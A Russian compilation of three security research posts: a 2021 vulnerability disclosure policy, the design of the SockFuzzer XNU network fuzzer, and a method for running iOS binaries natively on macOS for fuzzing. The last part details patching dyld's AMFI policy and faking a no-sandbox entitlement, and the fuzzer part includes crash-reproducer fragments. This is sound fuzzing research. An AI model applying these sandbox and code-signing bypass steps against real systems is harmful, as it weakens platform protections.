Мы по-прежнему намерены адаптировать политику и практику для наилучшего выполнения своей миссии. В начале прошлого года подтверждением этого намерения стал наш эксперимент с политикой и раскрытием 2020 года.

В рамках ежегодного итогового обзора мы оценили цели политики, запросили мнение тех, кто получает большинство наших отчётов, и скорректировали подход на 2021 год.

Краткое описание изменений 2021 года

С сегодняшнего дня мы меняем политику раскрытия, вновь сосредоточивая её на сокращении времени исправления уязвимостей, улучшении действующих отраслевых ориентиров по срокам раскрытия и изменении момента публикации технических подробностей.

Кратко: Project Zero не будет публиковать технические сведения об уязвимости в течение 30 дней, если разработчик исправит её до истечения 90-дневного или 7-дневного срока. Эти 30 дней предназначены для установки патча пользователями.

Полный список изменений 2021 года:

Эксперимент 2020 года («полные 90»)	Эксперимент 2021 года («90+30»)
1. Публичное раскрытие происходит через 90 дней после первоначального отчёта об уязвимости независимо от момента исправления. Технические сведения — первоначальный отчёт и все дополнительные материалы — публикуются на 90-й день. Допускается 14-дневный льготный период*. Более раннее раскрытие возможно по взаимному согласию.	**1.** Срок раскрытия составляет 90 дней. Если через 90 дней проблема не исправлена, технические сведения публикуются немедленно. Если она исправлена в пределах 90 дней, сведения публикуются через 30 дней после исправления. Допускается 14-дневный льготный период*. Более раннее раскрытие возможно по взаимному согласию.

2. Для уязвимостей, активно эксплуатировавшихся против пользователей в реальных атаках, публичное раскрытие происходило через 7 дней после первоначального отчёта независимо от момента исправления. Для таких уязвимостей льготный период не предоставлялся.* Более раннее раскрытие возможно по взаимному согласию.	**2.** Срок раскрытия активно эксплуатируемых против пользователей уязвимостей составляет 7 дней. Если через 7 дней проблема не исправлена, технические сведения публикуются немедленно. Если она исправлена в пределах 7 дней, сведения публикуются через 30 дней после исправления. Для уязвимостей из реальных атак разработчики могут запросить трёхдневный льготный период*. Более раннее раскрытие возможно по взаимному согласию.
3. Технические сведения публикуются немедленно после исправления уязвимости в льготный период.* Например, если патч выпущен в льготный период на 100-й день, раскрытие происходит на 100-й день.	**3.** Предоставленный льготный период* расходует часть 30-дневного периода установки патча. Например, если исправление выпущено в льготный период на 100-й день, раскрытие происходит на 120-й день.

Элементы эксперимента 2020 года, сохраняющиеся в 2021 году:

Эксперимент 2020 года + эксперимент 2021 года
1. Цели политики: более быстрая разработка патчей; тщательная разработка патчей; более широкая установка патчей
2. Если Project Zero обнаруживает вариант ранее зарегистрированной ею ошибки, технические сведения о варианте добавляются в существующий отчёт Project Zero, который уже может быть общедоступным, и новый срок для него не устанавливается.
3. При нарушении 90-дневного срока технические сведения публикуются на 90-й день, если только до истечения срока не был запрошен и подтверждён льготный период*.
4. При нарушении 7-дневного срока технические сведения публикуются на 7-й день, если только до истечения срока не был запрошен и подтверждён льготный период*.

• Льготный период — дополнительные 14 дней, которые разработчик может запросить, если не рассчитывает исправить зарегистрированную уязвимость в течение 90 дней, но ожидает сделать это в пределах 104 дней. Он не предоставляется для уязвимостей, исправление которых, как ожидается, займёт более 104 дней. Для активно эксплуатируемых уязвимостей, зарегистрированных по правилам 7-дневного срока, льготный период составляет дополнительные 3 дня. Разработчик может запросить его, если не рассчитывает исправить проблему за 7 дней, но ожидает сделать это в пределах 10 дней.

Обоснование изменений 2021 года

Как обсуждалось в прошлогодней статье «Политика и раскрытие: редакция 2020 года», у нашей политики раскрытия уязвимостей три цели:

1. **Более быстрая разработка патчей:** сократить время между отчётом об ошибке и доступностью исправления пользователям.

2. **Тщательная разработка патчей:** обеспечить правильность и полноту каждого исправления.
3. **Более широкая установка патчей:** сократить время между выпуском патча и его установкой пользователями.

Экспериментальная политика 2020 года была призвана уравновесить все три цели, оставаясь при этом последовательной, простой и справедливой. Разработчикам предоставлялось 90 дней на полный цикл разработки и установки патча. Предполагалось, что желающий оставить пользователям больше времени на установку разработчик выпустит исправление ближе к началу 90-дневного цикла, а не к его концу.

Однако на практике мы не увидели существенного изменения сроков разработки патчей и продолжали получать отзывы разработчиков, обеспокоенных публикацией технических сведений об уязвимостях и эксплойтах до установки исправления большинством пользователей. Иными словами, подразумеваемый срок установки патчей был недостаточно понятен.

Цель обновления политики 2021 года — сделать время на установку патча явной частью политики раскрытия. Теперь у разработчиков будет 90 дней на разработку и ещё 30 дней на распространение исправления.

Политика «90+30» предоставляет разработчикам больше времени, чем действующая, поскольку немедленный переход к схеме «60+30» или похожей, вероятно, был бы слишком резким и разрушительным. Мы предпочитаем начать с показателей, которые большинство разработчиков сможет стабильно соблюдать, а затем постепенно сокращать сроки разработки и установки патчей.

Например, судя по нашим текущим данным о времени исправления уязвимостей, в 2022 году, вероятно, можно перейти к модели «84+28». Сроки, делящиеся на семь без остатка, значительно реже заканчиваются в выходной день. В дальнейшем мы продолжим внимательно следить за данными и поощрять инновации и вложения в первичную оценку ошибок, разработку и тестирование патчей и инфраструктуру обновлений.

Риски и преимущества

Значительная часть споров о раскрытии уязвимостей сосредоточена на том, кому больше помогает быстрая публикация технических сведений: атакующим или специалистам по защите. Работая в защитном сообществе, мы лично видели, как открытый и своевременный обмен техническими подробностями помогает защищать пользователей во всём Интернете. Но мы также прислушались к опасениям по поводу гораздо более заметных «оппортунистических» атак, которые может вызвать быстрая публикация.

Мы по-прежнему считаем, что польза публикаций Project Zero для защитного сообщества перевешивает риски раскрытия, но готовы учитывать отзывы в политике ради наилучшей безопасности пользователей. Исследователям необходимо тесно сотрудничать с разработчиками и проектами с открытым исходным кодом по широкому кругу технических, процедурных и политических вопросов. Жаркие споры о рисках и преимуществах технических сведений об уязвимостях или демонстрационных эксплойтов стали существенным препятствием.

Хотя с точки зрения быстрой публикации технических сведений политика «90+30» представляет собой небольшой шаг назад, мы также заявляем о намерении в ближайшем будущем сократить 90-дневный срок раскрытия. В следующие годы мы рассчитываем постепенно уменьшать время исправления и ускорять установку патчей, пока не будет достигнуто устойчивое состояние.

Наконец, мы понимаем, что изменение затруднит защитному сообществу быструю самостоятельную оценку рисков, расстановку приоритетов установки, проверку эффективности исправления, оперативный поиск вариантов, развёртывание доступных мер защиты и разработку

сигнатур обнаружения. Нам всегда интересно узнавать о применении публикаций Project Zero в целях защиты, и мы призываем пользователей просить разработчиков и поставщиков включать в бюллетени безопасности практически полезные технические сведения.

Заключение

Переход к модели «90+30» позволяет отделить время разработки патча от времени его установки, ослабить острые споры о балансе интересов атакующих и защитников и публикации технических подробностей, одновременно добиваясь сокращения периода уязвимости конечных пользователей перед известными атаками.

Политика раскрытия — сложная тема с множеством компромиссов, и принять это решение было непросто. Мы с оптимизмом считаем, что экспериментальная политика раскрытия 2021 года закладывает хорошую основу на будущее и создаёт сбалансированные стимулы для положительных изменений в безопасности пользователей.


Проектирование sockfuzzer — фаззера сетевых системных вызовов XNU

SockFuzzer компилирует значительную часть сетевого стека XNU как библиотеку пользовательского режима, предоставляет обёртки, похожие на системные вызовы, и точки входа пакетов, а затем управляет ими с помощью структурированных protobuf-сеансов с обратной связью по покрытию. В этой публикации объясняются инженерные решения, необходимые для реалистичного выполнения сетевого кода ядра под ASAN без загрузки виртуальной машины для каждого входа.

Почему сеть

Сетевая подсистема XNU привлекательна, поскольку она велика, хранит состояние, подвержена удалённому влиянию и доступна приложениям из песочницы через сокеты. Для многих ошибок требуется последовательность действий: создать сокет, задать параметры, выполнить bind, connect, отправить пакеты, закрыть одно направление, а затем обратиться к устаревшему состоянию. Фаззер только пакетов упускает состояние системных вызовов, а фаззер только системных вызовов — трафик узла, вызывающий переходы протокола. SockFuzzer поддерживает оба варианта.

Проект вырос из фаззера, с помощью которого была обнаружена и эксплуатирована SockPuppet, но стремится обеспечить более широкую воспроизводимость и покрытие исходного кода upstream.



Запуск

Первой целью стала простая сетевая точка входа:

```
void ip_input(struct mbuf *m);
```

Вместо загрузки XNU выбранные исходные файлы компилируются в `libxnu` под Linux:

```
project(libxnu)

set(XNU_DEFINES
    -DAPPLE
    -DKERNEL
    # ...
)

set(XNU_SOURCES
    bsd/conf/param.c
    bsd/kern/kern_asl.c
    bsd/net/if.c
    bsd/netinet/ip_input.c
    # ...
)

add_library(xnu SHARED ${XNU_SOURCES} ${FUZZER_SOURCES})
```

Компоновка сразу выявляет сотни отсутствующих символов ядра: зоны, блокировки, процессы, учётные данные, таймеры, журналирование, функции копирования и операции устройств. Генератор заглушек может скомпоновать библиотеку, но возврат нуля повсюду не создаёт осмысленную среду.

```
/* Temporary stubs, replaced as execution reaches them. */
int printf(const char *format, ...);

void Assert(const char *file, int line, const char *expression) {
    __builtin_trap();
}
```


Исходный код добавляется постепенно. Каждый новый путь выполняется до тех пор, пока необработанное assertion не укажет следующую зависимость. Одни функции получают точные модели, другие — простое безопасное поведение, а несущественные подсистемы остаются ловушками, чтобы покрытие не продолжалось незаметно с невозможным состоянием.

Обёртки системных вызовов преобразуют обычные аргументы C в структуры XNU `*_args` и вызывают реализации ядра с поддельным процессом:

```
__attribute__((visibility("default")))
int accept_wrapper(int s, caddr_t name,
                   socklen_t *anamelen, int *retval) {
    struct accept_args uap = {
        .s = s,
        .name = name,
        .anamelen = anamelen,
    };
    return accept(kernproc, &uap, retval);
}
```

Сборки с покрытием используют инструментацию Clang:

```
target_compile_options(xnu-cov PRIVATE
    ${XNU_C_FLAGS}
    -DLIBXNU_BUILD=1
    -D_FORTIFY_SOURCE=0
    -fprofile-instr-generate
    -fcoverage-mapping)
```



Динамическое выделение памяти

XNU выделяет сетевые объекты через зоны, кеши mbuf, kalloc и интерфейсы VM. Модель пользовательского режима должна достаточно точно сохранять размеры и поведение времени жизни для ASAN, не реализуя при этом полноценный аллокатор ядра.

Начальная модель зоны хранит только размер объекта:

```
struct zone {
    uintptr_t size;
};

struct zone *zinit(uintptr_t size, uintptr_t max,
                   uintptr_t alloc, const char *name) {
    struct zone *zone = calloc(1, sizeof(*zone));
    zone->size = size;
    return zone;
}

void *zalloc(struct zone *zone) {
```

```
    return calloc(1, zone->size);
}

void zfree(struct zone *zone, void *ptr) {
    free(ptr);
}
```

Так теряются реальные шаблоны повторного использования зон, но ASAN получает точное обнаружение. Порядок инициализации имеет значение: `pipeinit`, кеши mbuf, регистрация доменов, loopback, блоки управления протоколами и обработчики событий должны существовать до выполнения команд фаззера.

```
bool initialize_network(void) {
    mcache_init();
    mbinit();
    eventhandler_init();
    pipeinit();
    dlil_init();
    socketinit();
    domaininit();
    loopattach();
    ether_family_init();
    tcp_cc_init();
    net_init();
    return true;
}
```

Точное расположение mbuf критично, поскольку пакеты представляют собой цепочки со встроенными заголовками, внешними кластерами, флагами, длинами, интерфейсами и контрольными суммами.

```
struct m_hdr {
    struct mbuf *mh_next;
    struct mbuf *mh_nextpkt;
    caddr_t mh_data;
    int32_t mh_len;
    uint16_t mh_type;
    uint16_t mh_flags;
};
```

ASAN немедленно обнаруживает неправильное использование, которое было бы трудно диагностировать в виртуальной машине:

```
ERROR: AddressSanitizer: heap-use-after-free
READ of size 1 in tcp_input
```

Доступ к пользовательской памяти

Системные вызовы ядра считают аргументы указателями пользовательского пространства и используют `copyin`/`copyout`. В одном процессе хоста слепой вызов `memcpy` работал бы, но не позволил бы входам фаззера независимо управлять вложенными данными и мог бы скрыть поведение недействительных указателей.

SockFuzzer использует поставщика данных. Сигнальный пользовательский адрес запрашивает новые фаззированные байты, а обычные указатели ссылаются на реальную память harness:

```
int copyin(void *user_addr, void *kernel_addr, size_t nbytes) {
    if (user_addr != (void *)1) {
        memcpy(kernel_addr, user_addr, nbytes);
        return 0;
    }

    if (!consume_fuzz_bytes(kernel_addr, nbytes))
        return EFAULT;
```

```
    return 0;
}
```

Это поддерживает структурированную команду с допустимыми полями верхнего уровня, в которой внутренний адрес сокета или значение параметра поступает прямо из оставшегося потока мутаций. Аналогичные shims реализуют `copyout`, копирование строк и ошибки длины.

Синхронизация и потоки

Сетевая подсистема XNU использует mutex, блокировки чтения и записи, атомарные операции, callouts, рабочие очереди и ожидания сокетов. Полностью бездействующая модель блокировок быстро достигает кода, но может нарушить инварианты и создать ложные сбои.

Изначально SockFuzzer выполняет один сеанс фаззинга в одном потоке, моделирует неконкурентные блокировки и заставляет блокирующие операции возвращать детерминированные результаты. Упорядоченные команды с состоянием по-прежнему выявляют множество ошибок времени жизни без недетерминированного планирования. Выбранные рабочие пути могут выполняться синхронно, сохраняя эффекты обратных вызовов до следующей команды.

Если сбой зависит от параллелизма, специализированный reproducer должен восстановить настоящие потоки и синхронизацию после того, как фаззер определит область кода. Harness отдаёт приоритет высокой пропускной способности и удобству отладки перед идеальной точностью планировщика.

Случайность

API случайных чисел ядра влияют на порты, порядковые номера, hash buckets, cookies и состояние протоколов. Истинная случайность делает покрытие нестабильным и усложняет минимизацию корпуса. SockFuzzer получает случайный вывод из входных данных или детерминированного PRNG, сбрасываемого для каждого тестового случая.

Детерминизм гарантирует, что один protobuf воспроизводит одинаковое состояние, а мутации при этом исследуют разные ветви, зависящие от случайности.

Аутентификация

Многие пути ядра запрашивают учётные данные, решения политик MAC, entitlements и привилегии. Ранние ловушки показывают, где среде требуется решение политики:

```
Assert -> kauth_cred_get -> socket_common
Assert -> mac_socket_check_create -> socket_common
```

Минимальные модели возвращают стабильные поддельные учётные данные и разрешают операции, которые должны быть доступны в выбранной модели атакующего:

```
void *kauth_cred_get(void) {
    return (void *)1;
}

int mac_socket_check_create(/* ... */) {
    return 0;
}
```

Это не означает, что каждая операция доступна в iOS. Фаззер ищет ошибки безопасности памяти в сетевой реализации; отчёт должен отдельно подтвердить доступность из песочницы, через entitlement и протокол на реальном устройстве.

Доставка пакетов

Protobuf определяет как команды системных вызовов, так и структуры пакетов:

```
message Socket {
  required Domain domain = 1;
  required SoType so_type = 2;
  required Protocol protocol = 3;
}

message SetSocketOpt {
  optional Protocol level = 1;
  optional SocketOptName name = 2;
  optional bytes val = 3;
  optional FileDescriptor fd = 4;
}

message Packet {
  oneof packet {
    TcpPacket tcp_packet = 1;
    bytes raw_ip4 = 2;
    bytes raw_ip6 = 3;
  }
}
```

Harness отслеживает открытые дескрипторы и последовательно интерпретирует `Session`:

```
DEFINE_BINARY_PROTO_FUZZER(const Session& session) {
    std::set<int> open_fds;
    for (const Command& command : session.commands()) {
        switch (command.command_case()) {
        case Command::kSocket:
            // call wrapper and save returned fd
            break;
        case Command::kSetSockOpt:
            // choose a live fd and supply fuzzed bytes
            break;
        case Command::kIpInput:
            // build mbuf chain and call ip_input
            break;
        }
    }
}
```

Структурированные заголовки TCP/IP сериализуются в настоящие структуры ядра с правильным порядком байтов, а raw-режимы допускают некорректные сочетания. Пакеты поступают в `ip_input`, `ip6_input` или пути конкретных протоколов через mbuf, присоединённый к поддельному loopback-интерфейсу.

Покрытие показывает, где внешне разнообразный трафик никогда не достигает важных ветвей. В одном примере десятки тысяч разборов параметров IP попадали только в случай по умолчанию, не затрагивая параметры записи маршрута.

```
3332  57.5k        if (optlen < IPOPT_OLEN + sizeof(*cp) ||
3333  57.5k            optlen > cnt) {
3334  51.1k          code = &cp[IPOPT_OLEN] - (u_char *)ip;
3335  51.1k          goto bad;
3336  51.1k        }
3337  8.61k      }
3338  8.61k      switch (opt) {
3339  8.61k      default:
3340  8.61k        break;
3341     0
3342     0      /*
3343     0       * Source routing with record.
3344     0       * Find interface with current destination address.
3345     0       * If none on this machine then drop if strictly routed,
3346     0       * or do nothing if loosely routed.
3347     0       * Record interface address and bring up next address
3348     0       * component.  If strictly routed make sure next
3349     0       * address is on directly accessible net.
3350     0       */
3351     0      case IPOPT_LSRR:
3352     0      case IPOPT_SSRR:
3353     0        if (optlen < IPOPT_OFFSET + sizeof(*cp)) {
3354     0          code = &cp[IPOPT_OLEN] - (u_char *)ip;
3355     0          goto bad;
3356     0        }
3357     0        if ((off = cp[IPOPT_OFFSET]) < IPOPT_MINOFF) {
3358     0          code = &cp[IPOPT_OFFSET] - (u_char *)ip;
3359     0          goto bad;
3360     0        }
```

Добавление enums и генераторов, учитывающих структуру, направляет мутации в эти случаи, не запрещая необработанные некорректные входы. Генерация с обратной связью по покрытию может создавать сложные форматы с нуля, подобно более ранней работе по созданию JPEG.

Результаты и проверка

SockFuzzer обнаружил use-after-free, переполнения кучи, недействительные освобождения и случаи assertion в TCP, IPv4/IPv6, multicast, параметрах сокетов и multipath-коде. Пример вывода ASAN:

```
ERROR: AddressSanitizer: heap-buffer-overflow
WRITE of size 20
```

и:

```
ERROR: AddressSanitizer: attempting free on address
which was not malloc()-ed
```


Сгенерированные сеансы удобочитаемы и минимизируются до небольших последовательностей системных вызовов и пакетов. Затем raw-reproducer IPv6 можно преобразовать в обычный C:

```
int fd = socket(AF_INET6, SOCK_RAW, IPPROTO_IP);
int size = 17;
setsockopt(fd, SOL_SOCKET, SO_RCVBUF, &size, sizeof(size));
// Additional minimized options and packet send.
```

Scapy удобен для проверки со стороны сети:

```
from scapy.all import sr1, IPv6, ICMPv6PacketTooBig

packet = IPv6(dst="::1") / ICMPv6PacketTooBig() / ("A" * 40)
response = sr1(packet)
if response:
    response.show()
```

Каждую находку необходимо проверить на неизменённом XNU и реальном устройстве Apple. Упрощённые аллокаторы, синхронные обратные вызовы, разрешающие учётные данные или отсутствующие проверки могут создавать поведение, существующее только в harness. И наоборот, assertion модели может указывать на отсутствующую возможность среды, а не на ошибку продукта.



Заключение

Компиляция подсистем ядра в пользовательский режим жертвует точностью среды ради скорости, санитайзеров, покрытия и воспроизводимости. Сложность состоит не в вызове одного парсера, а в создании достаточно согласованного состояния ядра, чтобы глубокие пути протоколов выполнялись по правильным причинам.

Успех SockFuzzer обеспечивается сочетанием структурированных последовательностей системных вызовов, внедрения пакетов, детерминированных моделей, явных ловушек нереализованных функций и постепенной замены заглушек. Его архитектуру можно повторно использовать за пределами сетевой подсистемы XNU: выберите границу подсистемы, скомпилируйте настоящий код реализации, консервативно смоделируйте зависимости, добавьте интенсивную инструментацию и проверяйте каждый сбой на фактической цели.

Фаззинг кода iOS на macOS с нативной скоростью

Цель

Задача состоит в том, чтобы нативно выполнять на macOS с Apple Silicon произвольный код, скомпилированный для iOS. Для простых бинарных файлов могло бы хватить изменения идентификатора платформы Mach-O, но использование существующей в macOS поддержки приложений iOS даёт два преимущества:

• отсутствующие в macOS зависимости загружаются из `/System/iOSSupport`;
• фреймворки и службы ОС знают, что процесс относится к iOS, и имитируют соответствующее поведение.

Начнём с обычной программы для iOS на C:

```
#include <stdio.h>

int main(void) {
    puts("Hello from an iOS binary!");
    return 0;
}
```

Скомпилируем её с помощью SDK iPhoneOS:

```
clang -arch arm64 hello.c -o hello \
  -isysroot /Applications/Xcode.app/Contents/Developer/Platforms/\
iPhoneOS.platform/Developer/SDKs/iPhoneOS.sdk

file hello
hello: Mach-O 64-bit executable arm64
```

Команда `LC_BUILD_VERSION` указывает платформу 2, то есть iOS.

Ядро

При непосредственном запуске в macOS 11.2 процесс завершается принудительно:

```
$ ./hello
killed ./hello

Termination Reason: EXEC, [0xe] Binary with wrong platform
```

Функция `check_for_signature` ядра XNU требует недокументированный атрибут запуска, если новый процесс имеет платформу `PLATFORM_IOS`:

```
if (proc_platform(p) == PLATFORM_IOS) {
    struct _posix_spawnattr *psa = imgp->ip_px_sa;
    if (psa == NULL || psa->psa_platform == 0) {
        reason = EXEC_EXIT_REASON_WRONG_PLATFORM;
        error = EACCES;
        goto done;
    } else if (psa->psa_platform != PLATFORM_IOS) {
        reason = EXEC_EXIT_REASON_WRONG_PLATFORM;
        error = EACCES;
        goto done;
    }
}
```

Установим его с помощью `posix_spawnattr_set_platform_np` и воспользуемся `posix_spawn`:

```
posix_spawnattr_t attr;
posix_spawnattr_init(&attr);
posix_spawnattr_set_platform_np(&attr, PLATFORM_IOS, 0);
posix_spawn(&pid, binary_path, NULL, &attr, argv, environ);
```

Теперь ядро разрешает выполнение, но процесс завершается по SIGTRAP во время инициализации библиотек пользовательского пространства.

Пользовательское пространство

`dyld` отображает зависимости и инициализирует `libsystem_secinit.dylib`. Решение о применении песочницы приблизительно выглядит так:

```
initialize_app_sandbox = false
if entitlement("com.apple.security.app-sandbox"):
    initialize_app_sandbox = true
if active_platform() == PLATFORM_IOS and
   not entitlement("com.apple.private.security.no-sandbox"):
    initialize_app_sandbox = true
```

`secinitd` не может связать произвольный бинарный файл с установленным приложением и прерывает инициализацию.

Локально доверенный самоподписанный сертификат не может просто предоставить закрытое разрешение на работу без песочницы. Даже при отключённой SIP система AMFI обращается с бинарными файлами iOS как с приложениями для устройств и требует подпись Apple либо действительный профиль подготовки Apple.

Перехват dyld мог бы заменить `xpc_copy_entitlements_for_self` и заявить о наличии разрешения, однако политика усиленной среды выполнения AMFI отключает перехват для процессов iOS:

```
if ((flags & 0x10400) == 0x10000) {
    logDyldPolicyRejection(proc, "library interposing",
                           "Denying library interposing for iOS app");
    return 0;
}
```

Поэтому программа запуска исправляет dyld до выполнения инициализаторов:

1. Находит `_amfi_check_dyld_policy_self` в `/usr/lib/dyld`.
2. Запускает процесс iOS с атрибутами `POSIX_SPAWN_START_SUSPENDED` и `PLATFORM_IOS`.
3. Получает его порт задачи с помощью `task_for_pid`.
4. Находит отображение dyld во время выполнения через `vm_region_recurse_64`.
5. Делает страницу кода доступной для записи с помощью `vm_protect`, включая `VM_PROT_COPY`.
6. Исправляет функцию политики так, чтобы она возвращала `0x5f`, разрешая перехват.
7. Восстанавливает защиту с разрешением на выполнение.
8. Продолжает работу с помощью `SIGCONT`.

Программе запуска macOS необходимы права root или разрешение `com.apple.security.cs.debugger`; в отличие от цели iOS, она может получить это разрешение через локальную подпись.

Библиотека перехвата предоставляет поддельный словарь разрешений:

```
void *xpc_copy_entitlements_for_self(void) {
    xpc_object_t entitlements = xpc_dictionary_create(NULL, NULL, 0);
    xpc_dictionary_set_bool(entitlements,
        "com.apple.private.security.no-sandbox", true);
    return entitlements;
```

```
}
```

После этого запуск завершается успешно:

```
$ ./runner hello
[*] Preparing to execute iOS binary hello
[+] Child process created
[*] Patching child process to allow dyld interposing
[+] Successfully patched _amfi_check_dyld_policy_self
[*] Sending SIGCONT
[*] Faking no-sandbox entitlement
Hello from an iOS binary!
[*] Child exited with status 0
```

Фаззинг

Теперь существующие фреймворки iOS можно фаззить на macOS с нативной скоростью, используя их настоящие зависимые библиотеки и платформенное поведение. В доказательстве концепции была адаптирована программа Honggfuzz и применено легковесное покрытие в стиле Trapfuzz.

Обычно Honggfuzz запускает цели с помощью `fork`, а затем `execve`, выполняя между ними дублирование дескрипторов и настройку окружения. Цель iOS необходимо создавать через `posix_spawn`, поэтому эти действия нужно преобразовать в файловые действия и атрибуты запуска. Этапы сборки, пытающиеся связать объектные файлы macOS и iOS, также необходимо разделить.

Работающее доказательство концепции:

• собирает Honggfuzz для arm64;
• подписывает его с разрешением `com.apple.security.cs.debugger` для использования `task_for_pid`;
• запускает каждую цель через программу запуска, учитывающую платформу;
• исправляет dyld до выполнения;
• внедряет библиотеку перехвата разрешений;
• инструментирует код цели для легковесного сбора покрытия.

Это намеренно быстрая реализация, а не доведённая до совершенства интеграция, но она показывает, что предназначенный для устройств код можно тестировать без трансляции в симуляторе или медленной эмуляции всей системы.

Приложение 1: runner.c

Основной поток управления программы запуска выглядит так:

```
posix_spawnattr_t attr;
posix_spawn_file_actions_t actions;
pid_t child;

posix_spawnattr_init(&attr);
posix_spawn_file_actions_init(&actions);
posix_spawnattr_set_platform_np(&attr, PLATFORM_IOS, 0);

short flags = POSIX_SPAWN_START_SUSPENDED;
posix_spawnattr_setflags(&attr, flags);

setenv("DYLD_INSERT_LIBRARIES", interpose_path, 1);
posix_spawn(&child, target, &actions, &attr, argv, environ);
mach_port_t task;
```

```
task_for_pid(mach_task_self(), child, &task);
patch_dyld_amfi_policy(task);
kill(child, SIGCONT);
waitpid(child, &status, 0);
```

Полная реализация также разбирает символы Mach-O, перечисляет области, обрабатывает ASLR, изменяет защиту, проверяет записанные данные и сообщает состояние дочернего процесса.

Приложение 2: interpose.c

